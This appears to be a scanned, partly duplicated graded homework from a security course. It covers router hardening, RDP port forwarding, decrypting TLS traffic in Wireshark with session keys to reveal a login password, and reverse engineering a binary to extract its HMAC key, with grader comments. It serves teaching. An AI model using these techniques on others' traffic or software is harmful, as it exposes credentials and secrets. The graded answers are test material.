
Question 8: Wireless Security (5 points)

Router hardening (3 pts)

Router manufacturer TP-Link has web-based simulators for various model's web interfaces. This link simulates the "Archer C9" model wireless router. This is a real device and can be purchased here on Amazon.

Using the simulator, **show and describe in detail 4 different configuration changes you would make to securely set up and harden this type of wireless router. Be sure to describe any relevant assumptions you may be making about the environment in which the device is being set up.**

set strong password for admin



strong password for wifi

8 News and commentary 6 / 6

✓ **- 0 pts** **Correct**

- 6 pts Click here to replace this description.

the bugs are founded by a security group, sponsored by a large Silicon Valley company

the bug is nasty. even if you uninstall zoom, when you click the link, it will auto reinstall the local server, leaving vulnerability

a better way to deal with it is to push auto update for current user. also zoom can contact previous user to inform them about the bug.


Question 8: Wireless Security (5 points)

Router hardening (3 pts)


Router manufacturer TP-Link has web-based simulators for various model's web interfaces. This link simulates the "Archer C9" model wireless router. This is a real device and can be purchased here on Amazon.

Using the simulator, **show and describe in detail 4 different configuration changes you would make to securely set up and harden this type of wireless router. Be sure to describe any relevant assumptions you may be making about the environment in which the device is being set up.**


set strong password for admin




strong password for wifi



encryption




DoS protection & disable port scanning



Additional configuration options (2 pts)

Suppose someone outside the wireless network (WAN) needs to access a Windows machine (192.168.0.222) inside the wireless network (WLAN) via RDP? **What configuration could allow this? Show a screenshot of adding such a configuration.** (Note: this simulator won't save settings, so just show the dialog where you've input the settings before clicking 'Save'.)


port forwarding



Question 9: Decrypting SSL/TLS Traffic with Wireshark and Session Keys (7 points)

Follow this guide to decrypt some SSL/TLS traffic on your Windows VM. You will need to install Wireshark and Firefox. After setting up the necessary configuration of the environment variables and Wireshark, do the following.

Capture some SSL traffic and show the encrypted and decrypted traffic. [2]



Try to show a decrypted password that would be used to log in to a "secure" website. [2]
(Note: some sites use a challenge-response mechanism to mitigate this; try a few to find one that

9 Wireless Security 5 / 5

✓ **- 0 pts** **Correct**

- 0.5 pts Mentioned in the lecture, MAC filtering is "almost entirely useless due to MAC spoofing"

- 0.5 pts Mentioned in the lecture, turning off SSID broadcasting


is a "waste of time"

- 1 pts Didn't make needed assumptions or explanations

- 2 pts Wrong configuration for RDP. Use forwarding function.

- 0 pts Changing admin password and WLAN password, though basic and common, are countable measures


- 5 pts No answer



Question 9: Decrypting SSL/TLS Traffic with Wireshark and Session Keys (7 points)

Follow this guide to decrypt some SSL/TLS traffic on your Windows VM. You will need to install Wireshark and Firefox. After setting up the necessary configuration of the environment variables and Wireshark, do the following.


Capture some SSL traffic and show the encrypted and decrypted traffic. [2]



Try to show a decrypted password that would be used to log in to a "secure" website. [2]
(Note: some sites use a challenge-response mechanism to mitigate this; try a few to find one that

shows you the password. In your answer, be sure to censor the password and any other private info!)

Show a sample from the session key file you set up as well. [1]



What exactly is being saved in the key file? Is it symmetric or asymmetric keys? How does this relate to the Diffie-Hellman protocol? [2]

client & server secret
symmetric
DH generates all these.

Note: Do not show us anything *actually* sensitive or important to you!

Question 10: Reverse Engineering (4 points)

Download this Linux binary called saltymd5. It is a program in the same tradition as the autograder from Homework 2 -- it hashes a "secret salt" (which we now know is actually an HMAC key) plus the content of a provided file using the MD5 algorithm. Unlike the "cryptotest.pyc" tool, however, this is a binary executable that was compiled from C code.

Use the tools of your choice to determine what the HMAC key is. Here is an example of how to check your answer:

```
$ (echo -n MyGuessOfWhatTheSaltIs ; cat somefile) | md5sum -
d451ed8c5d854d7f014d107756fa259a  -
$ ./saltymd5 somefile
0059a25e8f40099235e1e6335df0c9bd somefile
```

10 Decrypting SSL/TLS traffic with Wireshark and Session Keys 5.5 / 7

- **0 pts** Correct

- **0.5 pts** Symmetric keys are stored. For esample, CLIENT_RANDOM labels the master secret, and the master secret gives symmetric keys.
Check https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS/Key_Log_Format and https://www.cloudflare.com/learning/ssl/what-is-a-session-key/

